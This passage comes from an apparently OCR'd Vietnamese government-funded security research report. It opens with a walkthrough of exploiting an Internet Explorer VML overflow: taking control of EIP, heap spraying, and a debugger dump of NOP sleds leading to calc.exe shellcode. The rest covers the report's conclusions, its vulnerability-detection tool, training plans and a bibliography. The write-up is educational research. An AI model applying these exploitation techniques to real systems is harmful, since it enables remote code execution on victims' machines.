
Một thông báo lỗi xuất hiện với nội dung như sau: "Don't know how to continue because memory at address AAAAAAAA is not readable...". lý do vì sao thông báo này lại xuất hiện lỗi như vậy, chỉ có một lý do là chương trình đang cố thực hiện một lệnh tại địa chỉ AAAAAAAA nhưng tãi địa chỉ này không tồn tại một lệnh nào cả nên chương trình IE của chúng ta bị Halt và đưa ra một Exception và chương trình Debuger của chúng ta bắt được. nhưng khi để ý kỹ thì ta thấy AAAAAAAA là một trong những phần địa chỉ mà ta đưa vào trong phần method của file khai thác của chúng ta. Nếu điều đó là sự thật thì chúng ta có thể hoàn toàn điều khiển thanh ghi EIP(thanh ghi trả về câu lệnh kế tiếp được thực thi). Như ta thấy thanh ghi EIP được lấp đầy bằng giá trị AAAAAAAA:



Và để chắc chắn rằng EIP chứa dữ liệu mà chúng ta đưa vào hay không, ta thử đưa vào phần method 65536 bytes 0x0d0d.

Tham khảo file: VML_2.htm

Chúng ta cũng nhận một thông báo tương tự như sau:



Như ta thấy nội dung câu thông báo là: "Don't know how to continue because memory at address 0D0D0D0D is not readable...". Mà 0D0D0D0D là dữ liệu mà ta đưa vào.

Vậy là chúng ta đã chắc rằng có thể điều khiển hoàn toàn EIP và đồng thời khẳng định là IE mà ta đang khai thác có tồn tại lỗi này. Điều mà một người tấn công có thể luôn mong muốn có thể làm chủ EIP để có thể đặt vào EIP một giá trị mà giá trị đó sẽ trỏ tới một lệnh thực hiện một Shellcode; có thể shellcode đó là mở một port trên máy tính bị tấn công cho phép người tấn công xâm nhập, hoặc cũng có thể đó là một đoạn mã cho phép máy tình bị tấn công tải về một chương trình nào đó từ internet.... ở đây để minh dụ cho điều đó chúng ta dùng một mã lệnh cho phép chạy một chương trình trên máy tính bị tấn công: chương trình Calcultor (Calc.exe).

Để khai thác lỗi này sâu hơn ta dùng một kỹ thuật Heap Spray của Skyline đã đưa ra khi khai thác trên một lỗi năm 2004.

Đầu tiên ta tạo ra khoảng 50 Heaps, mỗi block có kích thước 0x400000. và khi ta kiểm tra tại địa chỉ 0x04040404 ta thấy rằng địa chỉ này chỉ tới phần đầu Shellcode của chúng ta như sau:

```
0:000> dd 04040404
04040404  90909090 90909090 90909090 90909090
04040414  90909090 90909090 90909090 90909090
04040424  90909090 90909090 90909090 90909090
04040434  90909090 90909090 90909090 90909090
04040444  90909090 90909090 90909090 90909090
04040454  90909090 90909090 90909090 90909090
04040464  90909090 90909090 90909090 90909090
04040474  90909090 90909090 90909090 90909090
```

Đó là phần nop mà chúng ta thêm vào đầu shellcode. Vậy ta chỉ việc thay thế 65536 bytes 0x0d0d của chúng ta thành 0x0404 và khi con trỏ EIP chứa 0x04040404 thì nó chỉ tới phần đầu shellcode của chúng ta và thực hiện chạy shellcode mà chúng ta đưa vào (Kết Quả là chương trình Calculator được chạy lên).

Tham khảo file VML_3.htm. khi chạy file này thì chương trình Calculator mở lên. Ta khai thác thành công lỗi này.

PHẦN V: KẾT LUẬN VÀ ĐỀ XUẤT.

Mặc dù những nội dung nghiên cứu của đề tài là rất rộng lớn và phức tạp nhằm phát triển công nghệ và các giải pháp trong lĩnh vực bảo mật thông tin điện tử, tuy nhiên về cơ bản những mục tiêu được đặt ra của đề tài đã được thực hiện thành công.

I./ CÁC KẾT QUẢ CHÍNH CỦA ĐỀ TÀI

1./ Khảo sát một cách tổng quan hiện trạng của những vấn đề bảo mật thông tin hiện nay trên thế giới và trên cơ sở phân tích hiện trạng đã chỉ nhu cầu tất yếu của việc xây dựng và phát triển công nghệ bảo mật Việt Nam.

2./ Khảo sát hiện trạng bảo mật thông tin trong các hệ thống máy tính thuộc diện quản lý nhà nước của tỉnh Bà Rịa – Vũng Tàu, để trên cơ sở đó xác định được hiện trạng và đề xuất được các giải pháp khắc phục hiệu quả.

3./ Khảo sát một cách toàn diện các dạng lỗ hổng bảo mật trong các môi trường:

- WINDOWS 32bit (Windows 2000, Windows NT, Windows XP,...) .
- Các môi trường ứng dụng như: MS office, MS Word, MS Assces,...
- Băng thông mạng
- Các hệ quản trị CSDL
- ...

Đã đưa ra việc phân loại cấu trúc các dạng lỗi (lỗ hổng) bảo mật dựa trên các kỹ thuật tấn công và đã chỉ ra các giải pháp phòng thủ.

4./Xây dựng công cụ dò tìm và khắc phục các lỗi bảo mật trong các môi trường WINDOWS 32bit (Vulnerabilities Detector and Analyser).

Trên cơ sở các lỗ hổng và các bản vá lỗi của hãng Microsoft đã được công bố, hệ thống có thể dò tìm để phát hiện và tiến hành khắc phục được hầu như tất cả các lỗi bảo mật trong môi trường Windows 32 bit và trong tất cả các môi trường ứng dụng quan trọng được nhúng trong đó. Hệ thống nhận dạng được thực hiện thành công một mặt, trực tiếp dựa trên các đặt trưng lỗi và mặt khác, bước đầu thực nhận dạng lỗi thông minh dựa trên cơ chế mã chứng minh.

Hệ thống dễ sử dụng và cài đặt trên tất cả các môi trường ứng dụng cục bộ của hệ điều hành Windows 32 bit.

Tính hữu hiệu của công cụ đã được minh chứng thông qua các thống kê kết quả thử nghiệm đã được trình bày trong Báo cáo.

5./ Xây dựng bộ giải pháp Bảo mật và An ninh Mạng cho môi trường Windows

Với việc thực hiện một cách nghiêm túc và đúng đắn các hướng dẫn và chỉ dẫn của bộ Giải pháp sẽ giúp cho người dùng cũng như nhà quản trị mạng có thể

quản lý một cách an toàn và tốt nhất những tài nguyên thông tin của mình đáp ứng các mục tiêu đã được đặt ra.

Bộ Giải pháp và công cụ Vulnerabilities Detector and Analyser một mặt, có thể dùng làm tài liệu huấn luyện về bảo mật và an ninh mạng; mặt khác, có thể đưa vào áp dụng ngay cho các hệ thống máy tính góp phần nâng cao tính tính an toàn và hiệu quả của việc quản lý và khai thác các hệ thống thông tin điện tử thuộc diện quản lý nhà nước của Tỉnh Bà Rịa – Vũng Tàu và các thành phần kinh tế xã hội khác của tỉnh.

II./ CÔNG TÁC ĐÀO TẠO, TẬP HUẤN

Theo nội dung được duyệt, về công tác đào tạo, tập huấn có 2 phần:

- Tổ chức hội nghị giới thiệu kết quả của đề tài: sẽ thực hiện sau khi Hội đồng khoa học có kết luận nghiệm thu đề tài, cụ thể:

  + Thành phần tham dự: Lãnh đạo và chuyên viên quản trị mạng các Sở ngành, huyện thị thành phố, các cơ qaun đảng, đoàn thể, các cơ quan trung ương đóng trên địa bàn,...

  + Thời gian: sau khi nghiệm thu đề tài.

  + Nội dung: Sẽ trình Sở KH&CN phê duyệt nội dung.

- Tổ chức tập huấn bộ giải pháp và công cụ:

  + Thành phần tham dự: Quản trị mạng của các Sở ngành, huyện thị thành phố, các cơ quan đảng, đoàn thể.

  + Thời gian: Tháng 3-4/2007.

  + Nội dung: Tập huấn bộ giải pháp và công cụ Vulnerabilities Detector and Analyser là kết quả của Đề tài.

III./ MỘT SỐ ĐỀ XUẤT VÀ HƯỚNG MỞ RỘNG PHÁT TRIỂN CỦA ĐỀ TÀI

Ngoài các mục tiêu đã nêu lên từ trước trong đề tài, trên cơ sở của các kết quả đã đạt được, chúng tôi đề xuất một số định hướng phát triển của đề tài trong giai đoạn tới như sau:

1./ Một số định hướng hướng phát triển

- Mở rộng bộ công cụ để phát triển thành một dịch vụ trên mạng hoàn chỉnh.
- Bổ sung chức năng, xây dựng một server bảo mật có khả năng cung cấp các chức năng và dịch vụ bảo mật khác nhau trên mạng cho các hệ thống thông tin.
- Do sự phát triển ứng dụng của các hệ thống thông tin điện tử nên bộ công cụ cần được mở rộng và phát triển lên các môi trường UNIX, LINUS và các môi trường phát triển ứng dụng khác.

Cụ thể hơn, chúng tôi đề nghị các nội dung cần phát triển thêm như sau:

*** Hướng phát triển về giải pháp:**

- Xây dựng thêm các quy trình cho các hệ thống mạng chuyên dụng cho từng loại hình nghiệp vụ.
- Xây dựng cho hệ thống mạng Linux, Linux kết hợp Windows.

*** Hướng phát triển về công cụ:**

- Bổ sung thêm các chức năng cho phép người dùng cập nhật thêm lỗi mới.
- Bổ sung thêm cơ chế phát hiện điểm yếu hệ thống không phải của Windows.
- Cho phép người quản trị định nghĩa các dạng điểm yếu của hệ thống mình qua các dấu hiệu đặc trưng và dựa vào đó để phát hiện các điểm yếu.
- Bổ sung cơ chế bảo vệ real-time.
- Hỗ trợ cho môi trường Linux.

2./ Một số giải pháp

- Về quản lý: Cần nhanh chóng đưa sản phẩm của đề tài phổ biến và áp dụng cho các HTTT trên mạng của các cơ quan quản lý nhà nước tỉnh BR-VT, đồng thời để tăng tính chuyên nghiệp hóa và nâng cao chất lượng sản phẩm cần có sự quan tâm và đầu tư thích hợp của UBND, Sở KH&CN và các cơ quan hữu quan khác trong tỉnh để kết quả của đề tài có thể trở thành một sản phẩm CNTT hiệu quả mang thương hiệu của tỉnh.
- Về công nghệ: Cần có ý kiến phản hồi và đề xuất của các đơn vị ứng dụng trong tỉnh để có thể xác định chính xác các nhu cầu cũng như tính năng của các sản phẩm CNTT nói chung và của lĩnh vực bảo mật thông tin nói riêng trong tương lai.

TÀI LIỆU THAM KHẢO

1./ Bảo mật thông tin Mô hình và ứng dụng, Nguyễn Xuân Dũng 2000

2./ Inside Windows 2000, third Edition, David A. Salomon và Mark E. Russinovich. Microsoft Press 2000.

3./ Security in Windows NT, Gary C. Kessler 1997.

4./ Defeating Windows XP SP2 Heap Protection and DEP Bypass, Alexender Anisimov, Positive Technology.

5./ Windows Heap Overflow, David Litchfield, NGSSoftware.

6./ IIS Security And Programing Countermeasures, Jason Coombs.

7./ Understanding Win32 Shellcode, Skape. NoLogin.

8./ Buffer Overflow Attacks Detect, Exploits, Prevent, James C Foster,Vitaly Osipov, Nish Bhalla, Neils Heinen, Syngress.

9./ The Art of Exploitation, Jon Erickson, No Starch.

10./ EC-Council, Ethical Hacking and Countermeasures, 2004

11./ Todd King, Security+ Training Guide, Que, 2003

12./ Eric Knight, Computer Vulnerabilities, Security Paradigm, March 2000

13./ SANS Institute, The Twenty Most Critical Internet Security Vulnerabilities, 2005

14./ Joel Scambray, Stuart Mcclure and George Kurtz, Hacking Exposed: network security secrets & solutions second edition, McGraw-Hill, 2001

15./ Lê Đình Duy, Tấn công kiểu SQL Injection – tác hại và phòng tránh, Khoa Công nghệ thông tin, Trường Đại học Khoa học Tự nhiên TPHCM

16./ Distributed Denial of Service (DDoS) Attacks/tools, University of Washington, see: http://staff.washington.edu/dittrich/misc/ddos

17./ Distributed Denial of Service (DDOS) Attacks, James Madison University, see: http://www.jmu.edu/computing/info-security/en gineering/issues/ddos.shtml

18./ Denial of Service or "Nuke" Attacks, IRChelp.org, Internet Relay Chat (IRC) help archive, see: http://www.irchelp.org/irchelp/nuke

19./ Intrusion Detection Systems FAQ, WindowSecurity.com, see: http://www.windowsecurity.com/articles/Intrusion_D etection_FAQ.html

20./ Magnification Attacks: Smurf, Fraggle, and Others, pintday.org, see: http://pintday.org/whitepapers/dos-smurf.shtml

21./ SYN flood, Internet Security System (ISS), see: http://www.iss.net/security_center/advice /Exploits/TCP/SYN_flood/default.htm

22./ Whiter Paper: Next Generation Intrusion Detection Systems (IDS), Network Associates, see: http://www.mcafeesecurity.com

23./ CERT Coordination Center, Software Engineering Institute, Carnegie Mellon University, see: http://www.cert.org/tech_tips/denial_of_service.html

24./ Computer Crime and Intellectual Property Section (CCIPS) of the U.S. Department of Justice, see: http://usdoj.gov/criminal/cybercrime/compcrime.html

25./ The National Information Infrastructure Protection Act, the Department of Justice, see: http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html#NI FPA

26./Cyber-attacks batter Web heavyweights, CNN News, see: http://www.cnn.com/2000/TECH/computing/02/09/ cyber.attacks.01/index.html

27./ Denial of Service Attacks – DDOS, SMURF, FRAGGLE, TRINOO, iNFOSYSSEC, see: http://www.infosyssec.com/infosyssec/secdos1.htm

28./http://www.imperva.com/application_defense_center/glossary/sql_injection.html

29./ International standard ISO/IEC 17799:2005: Information technology – Security techniques – Code of practice for information security management, BSI Group, 2005, http://www.bsi-global.com/index.xalter

30./ Najmi, How Hackers/Crackers Break Into Your System, Techi Warehouse, 2002, http://www.techiwarehouse.com/cms/engine.php?page_id=17249a96

31./ Bigwind, Lỗ hổng bảo mật, VietHacker, http://www.viethacker.net

32./ Trung tâm Phần mềm và Giải pháp An ninh mạng BKIS, Bản tin an ninh mạng tháng 7 và 8 năm 2006

33./ SeekZero, Kỹ thuật khai thác lỗi tràn bộ đệm, Theo VNSeeurity

34./ Thanh Nghị, Mánh khóe hacker: Thô thiển mà hiệu quả!, Báo Thanh Niên, ngày 17/07/2005, http://www.thanhnien.com.vn/CNTT/2005/7/18/116181.tno

35./ Nguyễn Thị Lê Hoa, Tiêu chuẩn ISO/IEC 27001 Công nghệ thông tin - Các kỹ thuật an toàn - Hệ thống quản lý an toàn thông tin - Các yêu cầu, Trung tâm Năng suất Việt Nam VPC, http://www.vpc.org.vn/magazine/read.asp?id=244

36./ Vũ Thái Hà, Phát triển chính sách cho tài nguyên thông tin, Tiêu Điểm Số 6 – Bản tin CNTT của công ty Nam Trường Sơn

37./ SANS Institute, The SANS Security Policy Project

38./ Nguyễn Xuân Dũng, Ngô Trúc Lâm; Thiết lập cơ chế bảo mật và an toàn cho hệ thống, Tạp chí An toàn thông tin của Ban Cơ yếu Chính phủ, số 1 tháng 9/2006.

39./ The2TS, Quy trình xử lý sự cố an toàn thông tin, Tạp chí Conmaz Số 1, http://www.conmaz.com

40./ Garfield, Quản lý bản vá, công nghệ và giải pháp, Tạp chí Conmaz Số 2, http://www.conmaz.com

41./ www.securityforcus.com.

42./ www.technet.com
43./ www.windowsecurity.com
44./ www.microsoft.com\technet\security\bulletin\
45./ http://www.cve.mitre.org.
46./ www.hackthissite.org
47./ www.nmrc.org/pub/faq/hackfaq/hackfaq-05.html
48./ www.phrack.org/show.php?p=48&a=13
49./ www.hvaonline.net/forum/index.php?showtopic=39265
50./ http://www.informit.com/guides/content.asp?g=security&seqNum=9&rl=1
51./ http://www.microsoft.com/technet/security/tools/mbsa1/scripts.mspx
52./ http://marc.theaimsgroup.com
53./ http://www.eeye.com